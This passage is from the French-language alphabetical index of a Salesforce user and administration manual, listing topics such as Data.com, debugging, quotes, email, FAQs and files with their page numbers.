fichiers par lot 766
formats de date 756
importation de données (ligne de commande) 790
importation de modèles de plan de soins 6355
importation, date incorrecte 801
incorrect, date 801
installation 750
interface de ligne de commande 768
introduction à la ligne de commande 786
licences tierces 791
mappage de colonnes 784
mise à jour de champs avec des valeurs vides 802
mode par lot 766
mot de passe crypté (ligne de commande) 787
opérations de ligne de commande 779
paramètres 755–756
paramètres du mode par lot 769
pièces jointes 756
Pilote JDBC 779
prérequis (ligne de commande) 786
Spring Framework 781
types de données 756
utilisation 755
Data.com
accès aux données limité 1391–1392, 1910
activation des utilisateurs 1876–1877
administration 1907
adresse 1934, 1936–1937
affectés lors de la mise à jour 1400, 1908
ajout d'enregistrements 1388, 1888
Ajout d'enregistrements 1894
Ajout d'enregistrements, consignes 1379
ajout de contacts 1373
ajout de contacts et de pistes 1372
ajout du bouton Obtenir des contacts 1876
aperçu 1366, 1368, 1381, 1396, 1400, 1408, 1908
attribué 1879
carte du compte 1384
champ de secteur d'activité 1384
champs 1400, 1908
champs de compte 1389
champs de contact 1389
champs de piste 1389
Champs Employé 1390
champs par défaut 1400, 1908
Champs Société D&B 1391
Checkout 1909
Data.com *(suite)*
Chiffre d'affaires annuel 1390
classification des secteurs d'activité 1384
classifications de secteurs d'activité 1384
Clean
1366, 1368, 1378, 1381, 1396, 1400, 1408, 1881, 1908, 1910, 1936, 1954
Licences 1881
Tâche 1910
compréhension des recherches 1381
configuration 1876
connaissances en prospection sur un compte 1392
Corporate 1368, 1381, 1396, 1400, 1408, 1907–1908
Data.com Clean
1878, 1898
automatisation 1878
disponibilité 1878
Data.com Prospector 1898
éléments multiples dans un champ de recherche Data.com 1383
enregistrements dupliqués 1888
évaluation des données 1952
exclusion de résultats des recherches dans Data.com 1383
exportations 1892
FAQ 1387, 1907
géocode
1933–1934, 1938
configuration 1933
Géocode 1937
gestion des duplications 820
historique des tâches 1926
impossible de mettre à jour 1392
impossible de mettre à jour complètement 1391, 1910
Journal d'erreur 1894
journaux de tâche 1926
Latitude 1934, 1936–1937
Licence Enterprise 1899
licences
1876, 1878–1879
limites 1878
limitations 1879
limites 1876
Liste d'utilisateurs 1388
Longitude 1934, 1936–1937
mappage de champs Salesforce 1887
mappage de secteurs d'activité 1384
mappage par défaut de champs Salesforce 1884
mappage personnalisé de champs Salesforce 1883
message d'erreur 1391–1392, 1910

Data.com *(suite)*
mise à jour
1945
règles
1945
géo 1945
informations sur l'entreprise 1945
social key 1945
Mise à jour 1875
mise à jour des champs impossible 1391–1392, 1910
mise en œuvre 1876
Mise en oeuvre de sociétés D&B 1898
mise en route 1368
Mise en route 1368
modificateurs de recherche 1381, 1383
Nombre d'employés 1390
nombre de contacts 1390
Paramètres Ne pas contacter 1892
premiers pas 1368
Premium 1368, 1381, 1396, 1400, 1408, 1907–1908
prospecting insights pour un compte 1393–1394
prospection 1909
Prospector
1366, 1368–1369, 1378, 1381, 1396, 1400, 1408, 1875, 1879, 1908
Licences 1879
Limitations 1369
protection contre les doublons 859
rapports 1876
Rapports 1366, 1368, 1381, 1396, 1408
recherche 1383–1384
recherche de comptes 1381
recherche de contacts 1381
recherche de résultats exacts dans Data.com 1383
rechercher 1378, 1381
récupération de contacts 1374
Règles de mise à jour 1930
résultats de recherche 1388, 1391, 1892, 1910
Résultats de recherche, limitation des possibilités des utilisateurs 1891
secteur d'activité 1384
sélecteur de secteur d'activité 1384
signalement du statut 1409
Société D&B 1392, 1899
solde 1879
synchronisation complète 1926
synchronisation incrémentielle 1926
taux de correspondance des enregistrements 1950
Type d'utilisateur 1388
Data.com *(suite)*
types d'utilisateur 1878
Utilisateur de Data.com 1878
Utilisateur de Data.com List 1878
utilisateurs 1877
Utilisateurs de liste 1877
utilisation 1387
version gratuite 1366, 1368, 1381, 1396, 1408, 1876
version payante 1366, 1368, 1381, 1396, 1408, 1876
Data.com Clean
activation 1882, 1913
affectés lors de la mise à jour 1400, 1908
apprentissage 1408
avancés 1408
bouton mise à jour 1397
champ personnalisé 1922, 1924
champs 1400, 1908
champs par défaut 1400, 1908
comparaison 1408
compréhension 1408
configuration 1919
considérations
1920
planifier 1920
tâches 1920
déclencheur 1923
dépannage 1391–1392, 1910
désactivation 1882, 1913
empêcher les mises à jour automatique 1922–1924
empêcher les mises à jour automatiques 1910
ignoré 1923
manuel 1397
mise à jour 1909
mise en œuvre 1893, 1911
mise en route 1396
Mise en route 1396
mises à jour automatiques 1910
préférences 1916, 1918
préférences au niveau du champ 1916, 1918
premiers pas 1396
présentation de page de compte 1914
présentation de page de contact 1914
présentation de page de piste 1914
règle de validation 1922, 1924
Règles de mise à jour 1948
remplacer 1916, 1918
renseignement automatique 1390, 1916, 1918
résultats de correspondance 1954
service de correspondance 1410, 1917

Data.com Clean *(suite)*
- Sociétés D&B 1916, 1918
- Statut 1401
- statut de mise à jour 1923
- tâches 1910, 1919
- tâches automatiques 1916, 1918
- Vue de liste 1930

Data.com Prospector
- aperçu 1367
- configuration 1890
- mise en œuvre 1889
- qu'est-ce 1367

Data.com Reports 1366
Database.com
- documentation 7
- guides du développeur 7

date 885
date cryptée 885
Dates
- format 171
- paramètres régionaux 171
- utilisation dans les critères de filtrage 130

de base 865
Débogage
- affichage des journaux 1146
- ajout d'utilisateurs à la surveillance 1144
- ajout de classes ou de déclencheurs à la surveillance 1144
- détails du journal de débogage 6116
- exécution à travers un processus 6104
- filtrage 6121
- informations de profilage 6105
- instantanés d'e-mails entrants 2232
- JavaScript 5912
- niveau de consignation 6121
- niveaux de consignation de classe et de déclencheur 6135
- ordre de précédence du journal de débogage 6120
- processus 5055
- processus, avec les journaux de débogage Apex 5058
- processus, erreurs à l'exécution 5057
- processus, erreurs dans Process Builder 5056
- réinitialisation des journaux de débogage 1144
- retrait d'utilisateurs de la surveillance 1144
- retrait de classe ou de déclencheurs de la surveillance 1144
- surveillance des journaux 1144
- workflow 6105

Débogage d'Apex 5831, 6108
Débogage de code 6096
Déclencheur de flux
- considérations 5329

Déclencheur de flux *(suite)*
- définition 5320
- mode test 5320

déclencheurs 1929
Déclencheurs
- Commentaires d'idée 2733
- définition 5878
- gestion 5884
- journaux de débogage 6135
- page de détail 5888

Déclencheurs Apex 5760, 5763
Déconnexion
- SAML 999

Déduplication 820
Définition
- exercice fiscal personnalisé 379
- jeux de données pour Salesforce pour Outlook 2318
- rôles des contacts dans les opportunités 1874

Définition d'un jeu de données 4087
définition d'une perspective 4087
Déliverabilité
- consignes 2223

Demande d'inscription
- création 6280

Demande de réunion
- activation pour les utilisateurs partenaires 1989
- ajout d'invités 1547
- conseils pour proposer des horaires de réunion 1545
- présentation 1542
- reprogrammation 1548
- retrait d'invités 1547

Demandes d'approbation
- approbation 5137
- dépannage 5139
- historique des approbations 5140
- nouvelle attribution 5137
- par e-mail 5137–5138
- par e-mail, dépannage 5139
- rappel 5136
- refus 5137
- retrait 5136
- submit 5136
- suppression en masse 5135
- transfert en masse 5134
- via Chatter 5137
- via Salesforce1 5137

Demandes d'inscription
- affichage des détails 6280
- page d'accueil 6279

Démarrage rapide de l'application
    création d'applications 5796
    étapes suivantes 5798
démarrer 3958
Démonstrations (vidéos) 19
dépannage 3959, 4046
Dépannage
    flux 5300
    flux, ajout d'éléments temporaires 5303
    flux, e-mail de défaut 5301–5302
    flux, e-mails d'erreur 5301–5302
    processus 5055
    processus, avec les journaux de débogage Apex 5058
    processus, erreurs à l'exécution 5057
    processus, erreurs dans Process Builder 5056
    processus, erreurs par e-mail 5057
    URL du flux 5304
Dépannage d'e-mail
    instantanés d'e-mails entrants 2232
Dépendances
    champ 5963
    présentation 6247
Dépendances de listes de sélection
    Modification 4818
Déplacer
    rapports 4449
    tableaux de bord 4449
déploiement
    paramètres 2804, 2879
Déploiement
    surveillance 6184
    utilisation d'ensembles de modifications 6170
    utilisation de l'API SOAP 6169
    utilisation de l'IDE Force.com 6168
    utilisation de l'outil de migration Force.com 6169
Déploiement de Live Agent
    paramètres 2804
Déploiement des modifications du code 6147
Déploiement SOS
    paramètres 2879
déploiements
    Live Agent 2803
    SOS 2878
Des règles de réponse automatique
    configuration 2934
    différences avec les alertes de workflow 2936
Des règles de validation
    exemples 4840, 4848, 4851, 4853, 4856, 4859, 4863, 4868–4869, 4871
Des règles de validation *(suite)*
    formules utiles 4840, 4848, 4851, 4853, 4856, 4859, 4863, 4868–4869, 4871
désactivation 4038
Désactivation
    utilisateurs 499
désactiver la sélection des fichiers depuis Salesforce 3772
description 3959, 3962, 3987, 3995, 4016, 4019–4020
Description de l'utilisateur d'intégration 3938
Description de l'utilisateur de sécurité 3938
description de la réplication 4031–4032
Description de la transformation computeExpression 3972
description de la transformation delta 3982
description de la transformation dim2mea 3985
Description de transformation computeRelative 3977
description des dates 3950
description des jeux de données 3949, 3953, 4041
description du flux de données 3952
description du générateur de jeux de données 3953, 4041
désinstallation d'une application connectée 6025
Destruction d'un secret locataire 879
détails de survol 184
Détails de survol
    activation 297
Dettes
    ajout 6368
Developer Console
    à propos de 5831, 6108
    accès 5831
    base de données 5846
    code source 5843
    débogage 6096, 6098–6099
    Débogage 5836
        décharge mémoire 6096, 6098–6099
        Onglet Décharge mémoire 6099
        Onglet Symboles 6099
        Developer Console 6099
        Vue Inspecteur de décharges de mémoire 6099
    éditeur de code 5843
    Éditeur de requête 5837
    exécutions de tests 6147
    Fichier 5835
    grille Résultats de requête 5837
    interface utilisateur 5840
    journaux 6101
    journaux de débogage 6101
    journaux du développeur 6101

Developer Console *(suite)*
mémoire 6099
menus 5835–5836
Modifier 5836
navigation 5833, 5835–5836
objet 5846
onglets 5840
organisation 5833
Outils 5837, 6113
ouverture 5831
perspectives 6110
point de contrôle 6096, 6098–6099
présentation 5831, 5833, 6108
schéma 5846
sections 5833
Statut de la vue 6113
suites de tests 6147
symboles 6099
test Apex 6147
variables 6099
Vue Inspecteur de décharges de mémoire 6099
vue Inspecteur de journal 6110
Vue rapide du schéma 5846
vues 5840
Développement
sécurité 5924
devis
PDF 1632
Devis
activation 2142
ajout d'images à des modèles 2148, 2152
ajout d'un bloc de signature aux modèles 2150
ajout d'un texte enrichi aux modèles 2146
ajout d'une section totaux à des modèles 2145, 2149
ajout de listes à des modèles 2147
champs 2152
champs recherchés 424
considérations relatives à la création de modèles 2143
considérations sur la création de fichiers PDF 1634
création de fichiers PDF 1631
création, prévisualisation et activation de modèles 2144
créer 1630, 1633
dépannage de la synchronisation 1635
désactivation 2142
limites 6428
modèles 2151
modèles PDF 2143
personnalisation des PDF 2150
Devis *(suite)*
Rapport sur les opportunités associées à des devis et à des fichiers PDF de devis 4282
Rapport sur les opportunités associées à des devis et des éléments de ligne de devis 4283
suppression 1633
synchronisation avec des opportunités 1631, 1634
vue d'ensemble 1629
Devise
activation de la gestion avancée 2139
active 309, 2137
désactivation de la gestion avancée 2139
devise d'entreprise 363
devises multiples 2134
gestion avancée 2138
importation de plusieurs devises 727
inactive 309, 2137
multidevise 309
pris en charge 366
taux de change datés 2141
taux de conversion 365, 2140
utilisation de plusieurs devises 2134
Devise d'entreprise
Voir Devise 362–363
Devise personnelle
Voir Devise 362, 364
Devise régionale
Voir Devise 362
devises multiples
activation 2135
Didacticiel Wave Analytics 3854
dimension
définition 4088
dimensions
description 3947
Directives
Configuration 1942
Configurer 1942
Règles de mise à jour 1942
Directives pour l'accessibilité aux contenus Web (WCAG) 52, 55
discussion
recherche 406
Distribution Wave 4232
Document
champs sur lesquels porte la recherche 406
documentation 7
Documentation
fiches conseils 3852
fiches de conseils 18, 3487

Documentation *(suite)*
guides de l'utilisateur 18, 3487, 3852
guides de mise en œuvre 18, 3487, 3852
imprimable 3852
imprimables 18, 3487
Salesforce Knowledge 3069
Documents
affichage depuis l'onglet Documents 3447
affichage et modification 3451
modification des auteurs 3454
page d'accueil 3446
propriétés 3452
recherche 3449
renommage 4645
suppression 3451
téléchargement amont 3448
Domaine personnalisé 3541
domaines 5331, 5333, 5336, 5338–5339
Domaines 296
données 885, 3882–3883, 3945–3946
Données
exportation 806
importation 717
limites d'importation 6394, 6426
Données des clients 6370
données excel 3953, 4041
données externes 3953, 4041, 4043, 4046–4047, 4085, 4243
Données financières 6365
données Salesforce 3938–3939, 3953, 4041
Dossier
analyses 481, 4428–4434
partage 481, 4428–4434
rapports 481, 4428–4434
tableau de bord 481, 4428–4434
Dossiers
accessibilité 713
autorisations 713, 4522–4523
Création 714
documents 713
exclusion de utilisateurs du portail 2628
modèles de message 713
Partage 4427
rapports 4522
Rapports 4427
suppression 715
tableaux de bord 4523
Tableaux de bord 4427
dossiers de synchronisation Outlook, attribution aux utilisateurs 2309
dossiers de synchronisation Outlook, modification 2309
Droits d'accès
Salesforce Classic Mobile 1223
Dun & Bradstreet
DUNSRight 1410, 1917, 1919–1920
Dun & Bradstreet (D&B) 1390–1391
Duplications
contacts 1363
Dupliquer
comptes 1311
pistes 1498, 1500

## E

e-mail
adresses d'acheminement 2615
E-mail vers requête 2609–2610, 2615
E-mail vers requête à la demande 2612–2613, 2615
E-mail
À propos de Mon Email to Salesforce 1750, 1752
Activation d'Email to Salesforce 2230
activation pour Salesforce pour Outlook 2303
activer 2206
administration 2223
adresses à l'échelle de l'organisation 2227–2228
alertes 5312
aperçu 1737
association d'enregistrements via Email to Salesforce 1752
autorisations 2203
champs pour des modèles 1773
configuration dans Work.com 1628
configuration de l'adresse Email to Salesforce 1751
configuration de notifications Chatter 3286
configuration de résumés Chatter 3286
consignes sur l'envoi 1743
consignes sur les e-mails en masse 1748
créer une clé DKIM 2225
créer, HTML 1754
e-mail en masse, notifications 2223
e-mail vers requête 2610
E-mail vers requête 2615
E-mail vers requête à la demande 2613, 2615
e-mails en masse 1747, 2222
éditions 2203
Email to Salesforce 1749, 1752
en-tête 1762
envoi 1744
envoi à partir d'un flux 5185
envoi de messages en masse 1747
envoyer à partir d'un flux 5220

E-mail *(suite)*
envoyer via Salesforce 2210
Envoyer via Salesforce 2211
gestion 3286
gestion des renvois 2223
importer une clé DKIM 2226
journal 2217
journaux 2216
limite des messages en masse 1747
limites en workflow 5328
livraison, configuration 2223
messages Cci de conformité 2227
messages d'erreur, Salesforce pour Outlook 1852
messages de statut d'e-mails en masse 1748
Modèles 1765
modification des paramètres utilisateur 45
notes sur les e-mails en masse 1746
notes sur les e-mails par lot 1746
paramètres 45
pièces jointes 2231
pieds de page 2229–2230
productivité 2215
rapport 4419–4420, 4422–4423
règles de réponse 2934
relais 2208
relais de messagerie 2212–2213
remise 2223
réponse aux notifications Chatter 3283
requêtes 2424
restriction des domaines de messagerie d'utilisateur 502
salesforce 2207
Salesforce Classic 1743
Salesforce pour Outlook, ajout impossible 1852
Sender ID 2223
services de messagerie électronique 5931
SPF (Sender Policy Framework) 2223
tableaux de bord 4517
tester la délivrabilité 2212
traitement avec Apex 5931
Transport Layer Security (TLS) 2223
utilisation de brouillons 2430
utilisation de Process Builder 5044
E-Mail
Déploiement de Salesforce Classic Mobile 1238
limites 6396
E-mail à Salesforce
créer une clé DKIM 2225
E-mail optimisé
activer 2206
E-mail optimisé *(suite)*
considérations 2205
e-mail pour publier 3365
E-mail to Salesforce
À propos de 1749
E-mail vers requête
activation et configuration 2610
adresses d'acheminement 2615
configuration 2609, 2615
E-mail vers requête à la demande 2613
paramètres 2610
règles de réponse par e-mail 2934
E-mail vers requête à la demande
configuration 2612
paramètres 2613
E-mails
attribution à d'autres enregistrements 1754
attribution à des comptes 1754
attribution à des contacts 1754
attribution à des opportunités 1754
attribution à des pistes 1754
consignes 1745
en masse 1754
envoi, e-mails marketing en masse 1754
non résolus 1754
Pardot, correspondance de prospects avec tes contacts et des pistes Salesforce 1331
e-mails brouillons 2430
E-mails en masse
Déploiement de Salesforce Classic Mobile 1238
messages de statut d'e-mails en masse 1748
E-mails non résolus
attribution à d'autres enregistrements 1754
attribution à des comptes 1754
attribution à des contacts 1754
attribution à des opportunités 1754
attribution à des pistes 1754
éditeur e-mail dans les macros 4577
élément Action rapide 5212
élément de ligne d'ordre d'exécution 3062
élément de ligne de contrat
aperçu 2509
champs 2511
limitations 2952
élément Soumettre pour approbation 5222
élément Wait
exemple 5280, 5283–5284
éléments de ligne d'ordre d'exécution
champs 3062

éléments de ligne de contrat
ajout 2509
configuration 2999
création 2509
partage 2509
suppression 2509
éléments privés 1849
Email to Salesforce
À propos de 1749–1750, 1752
configuration 1751
importer une clé DKIM 2226
EmailMessage 2205
empaquetage d'une Application connectée 6001
Empaquetage Wave 4228–4229, 4231–4233
empêcher l'annulation du partage de fichiers 3419
empêcher la sélection des fichiers depuis Salesforce 3772
empêcher le partage des fichiers 3419
Emplacement de la fin du flux
définition via une URL 5295, 5297
En double
comptes 1310
contacts 1347
pistes 1499
En-tête global
pour des communautés 3527
En-têtes
Création 1762
personnalisation 1762
En-têtes de rapport flottants
activation 297
Encadré
activation du menu latéral pouvant être réduit 297
affichage des composants personnalisés 297
Aperçu 66
balises 154
Composant Balises 563
détails de survol 297
encombrement 442
Encours
visibilité sur vos encours, partage 1587
enregistrement 4, 4016
Enregistrement d'objet personnalisé
Aperçu 4725
Enregistrement d'un flux 5173
enregistrements
ajouter à un groupe Chatter 3369
champs obligatoires 140, 142–143
création 139
création à partir d'un processus 5037
enregistrements *(suite)*
création à partir des onglets d'objet 140
création avec la fonctionnalité création rapide 142
création dans des fils 141
Microsoft Outlook, création 1845
modification 142
modification en ligne 143, 146
retirer de groupes Chatter 3370
suppression 150
Enregistrements
affichage 113
ajout de notes 161–164
création 139–140
limites d'importation 6426
recherche 113
réplication 5783–5784
suivi 48
suivi automatique 3280, 3343
transfert 5785
enregistrements correspondants 3967
Enregistrements Data.com
correspondance avec Salesforce 1402, 1896
liaison avec Salesforce 1402, 1896
service de correspondance 1402, 1896
enregistrements de groupes
activer 3739
configurer 3739
Enregistrements Salesforce
Application Web Microsoft Outlook, consultation 1799, 2252
Lightning pour Outlook, configuration 1802
Microsoft Outlook Web App, affichage 1798
Microsoft Outlook Web App, configuration 1801–1803, 2254
Microsoft Outlook Web App, configuration système requise 1800
enregistrer 4110
ensemble d'autorisations
SOS 2874
Ensemble de modifications entrant 6170–6171, 6181
Ensemble de modifications sortant 6170–6171, 6184, 6186–6187
Ensemble de valeurs globales
création et modification 4788, 4815
Ensembles d'autorisations
à propos de 604, 610
affichage 610
affichage des listes 607
applications 612
attribution à plusieurs utilisateurs 619
attribution à un utilisateur unique 618
autorisations d'objet 564, 595, 627

Ensembles d'autorisations *(suite)*
autorisations de champ 625
autorisations de l'application 626
autorisations de sources de données externes 5750
autorisations des identifiants nommés 1090
autorisations système 626
clonage 605
considérations 606
création 605
licences 605
licences utilisateur 605
modification 609
navigation 613
page de présentation 610
paramètres des onglets 596
recherche 613
retrait d'attributions d'utilisateurs 620
suppression 607, 610
système 612
types d'enregistrement 615
utilisateurs attribués 617
Visualforce 5923
vues de liste avancée 607
vues de liste, création et modification 608
Ensembles d'autorisations Analytics Cloud Wave Platform 3931–3932
ensembles d'autorisations pour Wave Analytics 3929
Ensembles d'enregistrements dupliqués
éléments d'enregistrements dupliqués 833
gestion des duplications 833
règles de duplication 825
types de rapport personnalisé 825, 833
Ensembles de champs
à propos de 4877
création 4877
modification 4877
obligatoire 4879
Ensembles de champs personnalisés 6347
ensembles de modifications 6092
Ensembles de modifications
autorisations 6174
clonage 6186
composants dépendants 6185
connexions de déploiement 6170–6172
conseils de mise en œuvre 6179
déploiement 6181, 6183
détails 6182
ensembles d'autorisations et profils 6175
entrant 6182
Ensembles de modifications *(suite)*
erreurs de versions 6187
meilleures pratiques 6180
restrictions des processus d'approbation 6179
sélection de composants 6185
sortant 6184, 6186–6187
suppression 6187
test avant déploiement 6182
Ensembles de modifications sortants
erreurs de versions 6187
sélection de composants 6185
Ensembles de modifications Wave 4228–4229, 4231
Ensembles de partage
affichage 2672
aperçu 2666, 3495
création 2668, 3498
modification 2668, 3498
partage manuel, différences 695
pour l'objet utilisateur 2669
Enterprise Territory Management
limites 6429
Entreprise
copie 6149
Entreprises en période d'essai
suppression des échantillons de données 289
Envoi d'e-mails
consignes sur la taille des pièces jointes 1743
pièces jointes 1744
Envoi de messages Chatter 3379
Envoi en masse d'e-mails 1747
Envoyer des messages en masse
limites 6399
Envoyer un e-mail à Salesforce
Activation 2230
Envoyer via Gmail 1741
Envoyer via Office 365 1741
Equipes de support 3190
Erreur
rapport obsolète 4457
Erreurs de privilèges suffisants
accès au niveau de l'enregistrement 711
accès au niveau du processus 712
déclencheur Apex 712
niveau objet 710
règle de validation 712
Erreurs de provisionnement à temps 1024
Escalader en requête
accès 3396, 3568
Escalader une question 2766

Escalader une question en requête 3396, 3568
étape statique
    création 4191
étapes
    clonage 4193
    concepteur de tableau de bord Wave 4185
    création avec l'éditeur SAQL 4188
    création avec l'explorateur 4186
    description 4140
    propriétés dans le concepteur de tableau de bord Wave 4199
    statique, création 4191
étendre 4217
étiquettes
    ajout (concepteur de tableau de bord Wave) 4184
évaluation des données 1957
Exceptions
    non gérées 5901
exécuter 4039
exécuter des macros 4566
exécuter des macros en masse 4570
exécuter un Apex 5879
exécution anonyme 5840
exécution automatique 184
Exécution de test Apex 6143–6145
Exécution du test Apex 6138, 6141–6142, 6147
exemple 3985, 3987, 3995, 4016, 4019–4020
Exemple 1141
exemple avec dim2mea 3985
exemple avec edgemart 3987
exemple avec sfdcDigest 3995
exemple avec sfdcRegister 4016
exemple avec sliceDataset 4019
exemple avec update 4020
exemple d'équipe d'opportunité 4059
exemple de delta 3982
exemple de hiérarchie des rôles 4067
exemple de propriété d'enregistrement 4054
exemple de sécurité au niveau ligne des données 4054
exemple de sécurité au niveau ligne des jeux de données 4054, 4059, 4067
exemple de sécurité niveau ligne basé sur la propriété d'un enregistrement 4067
exemple de sécurité niveau ligne des données Salesforce 4059, 4067
exemple de syntaxe JSON 3982
Exemple de transformation computeExpression 3972
Exemple de transformation computeRelative 3977
Exemples de correspondance 852
Exemples de flux
    attendre de nombreux événements, tous 5280
    attente d'un seul événement 5284
    attente de nombreux événements 5283
    boucle dans une collection 5280, 5285
    événement d'alarme absolue 5284
    événement d'alarme relative 5280, 5283
    renseignement d'une variable de collection String 5279
exemples de stratégie de sécurité 4053
Exercice fiscal
    configuration 373
    exercice fiscal personnalisé 373
    exercice fiscal standard 373
Exercice personnalisé
    à propos de 371
    Modèles 378
    personnalisation 374
    personnalisation des étiquettes 376
Expiration de la session
    définition dans des profils 600
explorateur
    perspective épinglée 4109
Explorateur 4087
exploration des données
    concepts 4088
    perspective épinglée 4109
Exportation
    à partir d'autres sources de données 729
    à partir d'Outlook 729
    à partir de ACT! 728
    à partir de Salesforce 730
    articles 3140
    depuis LinkedIn 729
    données de sauvegarde 806
    données pour les assistants d'importation 728
    rapports 4425
    Statut de Salesforce Knowledge 3118
    système de traduction 4713, 4717, 4722
Exportation des fichiers de traduction
    système de traduction 4716, 4720
Exportation hebdomadaire
    Données 806
Exportation mensuelle
    Données 806
exporter en tant qu'image 4111
Exporter et importer des secrets locataires 878
Exporter et importer un secret locataire
    détruire un secret locataire 871, 877

expressions de filtre
syntaxe 3990
externe 3438
extraction des données de jeux de données 3987
Extraits de code 3812

## F

Facebook 1728
facettage 4149
FAQ
activation de Salesforce pour les partenaires 1736
affichage de la console Agent 2600
Apex 5893
appel 5893
Assistant d'importation, mise à jour 800
attribution d'un statut aux pistes générées via le Web 1503
attribution pour des opportunités 1481
avantages 1501
calculer le retour sur investissement 1468
campagnes 1468–1469
Campagnes 1467
chargement en masse 792
classement des packages 6292
Classes et déclencheurs 5893
comptes attribués manuellement 1481
Connexion à Data Loader 798
connexions sécurisées depuis Salesforce pour Outlook 1853
Console Agent 2601
contrôle d'accès, rapports 4521
conversion des comptes ou des contacts existants 1502
conversion des résultats 1504
créer un e-mail en HTML 1754
Data Loader 798
Data Loader n'importe pas les caractères spéciaux 798
date incorrecte importée dans Salesforce avec Data Loader 801
désinstallation de packages 1275
désinstallation de packages AppExchange 1275
données de rapport 4456
E-mail vers requête 2617
e-mail, créer en HTML 1754
échec d'installation de package 1275
échec de mise à niveau de package 1275
écriture de solutions 2546
enregistrements dupliqués avec Salesforce pour Outlook 1851
enregistrements Salesforce pour Outlook supprimés dans Outlook 1851
envoi automatique de piste par e-mail 1505
FAQ *(suite)*
envoi d'e-mails en masse 1754
erreur, rapport obsolète 4457
gestion des territoires 1478
hiérarchie des rôles, ancien nom de rôle dans le rapport 4458
importation avec Data Loader 801
importation de champs 799
importation de plusieurs devises 802
importation ou chargement de données 792
impression d'enregistrements 172
influence de campagne 1469
langues prises en charge 58, 311
limitation d'importation de campagnes 803
limitation des spams 2617
limites de piste générées via le Web 1502
Limites des pièces jointes E-mail vers requête 2617
limites, rapports 4456
mappage des champs de piste pendant la conversion 1504
mise à jour d'enregistrements, assistant d'importation 800
mise à jour de champs avec des valeurs vides 802
Mise à jour, enregistrements en masse 802
Mobile Dashboards pour l'iPad 4533
modèle de partage 137
noms d'utilisateur et mots de passe sécurisés pour Salesforce pour Outlook 1853
onglet Console 2601
options d'importation de campagnes 803
packages installés et limitations 1276
partage d'enregistrements 171
personnalisation de packages 1276
pistes 1501–1505
pistes perdues 1503
problèmes d'installation avec Salesforce pour Outlook, résolution 1849
publication 6292
qu'est-ce qu'une piste 1501
quelles données peuvent être importées 797
rapports de retour sur investissement 1469
rapports, ancien nom dans la hiérarchie des rôles 4458
rapports, contrôle d'accès 4521
rapports, erreur de rapport obsolète 4457
rapports, limites 4456
règles de partage 171
réinstallation de packages AppExchange 1276
remplacement de champs avec des valeurs vides 802
requêtes 2621
Requêtes générées sur le Web 2623
restrictions de taille d'importation 797
Salesforce Console 2601

FAQ *(suite)*
Salesforce pour Outlook 1848
Salesforce to Salesforce 1737
sécurité du composant 1276
service Web externe 5893
Solutions 2545
source de la campagne principale 1469
spam Web vers requête 2623
suppression des enregistrements Outlook en utilisant Salesforce pour Outlook 1851
utilisation d'AppExchange 1275
utilisation de packages AppExchange 1276
favoris
suppression 3295
Favoris
ajout dans Chatter 3295
Favoris Chatter 3300
Favoris, Chatter 3300
fenêtre de ligne de commande 6134
Fiches conseils 3852
Fiches de conseils 18, 3487
Fichier
champs sur lesquels porte la recherche 409
Fichier d'exportation
création pour importation 728
données de sauvegarde 806
fichier de définition du flux de données
exemple avec append 3964
exemple avec augment 3965
exemple avec filter 3988
exemple avec flatten 3991
fichier externe 3437
fichier suspendu 3419
fichiers
partage, bibliothèques 3418
Fichiers
aperçu 3403, 3778
chargement d'une nouvelle version 3410
données externes 3439, 3441, 3444
filtrage 3408
historique des versions 3422
joindre à des publications 3314
limites en taille de fichier 3411
modification des détails de fichier 3424
modifier l'autorisation 3414
navigateurs pris en charge pour le chargement de fichiers multiples 3412
onglet 3403
page de détail Fichier 3423
Fichiers *(suite)*
paramètres et autorisations de partage 3412
partagé avec 3425
partage, avec des groupes 3416
partage, bibliothèques 3418
partage, partagés en privé 3417, 3419
partage, via un lien 3420
présentation du chargement 3408–3409
rapport sur l'engagement de fichiers 3426
rapports 4262
recherche 3406
rendre privé 3415
restitution 3778
suivi 3422
suppression 3425
utilisation de l'onglet Fichiers 3405
Fichiers Chatter
aperçu 3403
chargement d'une nouvelle version 3410
externes 3441, 3444
filtrage 3408
historique des versions 3422
limites en taille de fichier 3411
modification des détails de fichier 3424
modifier l'autorisation 3414
navigateurs pris en charge pour le chargement de fichiers multiples 3412
onglet 3403
page de détail Fichier 3423
paramètres et autorisations de partage 3412
partagé avec 3425
partage, avec des groupes 3416
partage, partagés en privé 3417, 3419
partage, via un lien 3420
présentation du chargement 3408–3409
recherche 3406
rendre privé 3415
suivi 3422
suppression 3425
utilisation de l'onglet Fichiers 3405
Fichiers journaux
adaptateur CTI 2772
Adaptateur CTI 2772
Fichiers PDF
modèles de devis 2143
Fil
tri 3292
Fil Chatter
champs sur lesquels porte la recherche 397

fil d'enregistrement 1739
fil de requête
filtres de fil personnalisés 2897
mise en évidence des éléments de fil visibles en externe 2893
Fil de requête
actions 2419
activation 2889
activation dans des profils clients 2891
activation des brouillons d'e-mails 2894
ajout d'actions personnalisées 2896
attribution d'utilisateurs 2890
composants personnalisés 2895
configuration 2888, 2896, 2906
configuration de l'éditeur 2906
consignation des appels 2419
création d'ensembles d'autorisations 2890
création de publications de portail 2452, 3561
e-mail 2431
éditeur de texte enrichi 2431
éditeur Portail 2892
envoi d'articles par e-mail 2421
envoi d'e-mail 2426
envoi d'e-mails aux clients 2419
fichiers joints aux e-mails 2428
filtres de fil 2410
impression 2414
joindre des articles 2421
listes associées 2411
mise à niveau de requêtes 2891
modèles d'e-mail par défaut 2909
modèles d'e-mail préchargés 2909
modification du statut des requêtes 2419
notifications du client pour des réponses du portail 2892
outil articles 2421
page de détail de la requête 2415
panneau de présentation 2899
paramètres 2900
personnalisation 2899, 2911
pièces jointes aux e-mails 2428
présentation 2409
présentations de fil 2899
présentations de page 2898–2899, 2907
modification de présentations de page 2898
attribution de présentations de page 2898
publication dans un portail client 2419
rédaction d'un e-mail 2429
renommage d'actions 2911
Fil de requête *(suite)*
renommage de filtres de fil 2911
réponse à un e-mail 2426
utilisation d'actions 2419
utilisation de modèles 2429
utilisation de Texte rapide 2432
vue imprimable 2414
Fil de requête de communauté 3555, 3557–3559
Fil de tableau de bord
instantané de composant 3348
File d'attente des enregistrements de la Synchronisation de l'organisation 5787
File d'attente des enregistrements de synchronisation de l'organisation 5788
File d'attente des tâches planifiées
affichage 4421–4423
File d'attente des tâches pour Apex 5890–5891
File d'attente des tâches prévues
affichage 4517
Files Connect
externes 3439
Files d'attente
à propos de 3195
acquisition de la responsabilité d'objets personnalisés 4730
acquisition de la responsabilité de requêtes 2392
ajout d'utilisateurs 3196
contrats de service 3195
création 3196
exemples 3195
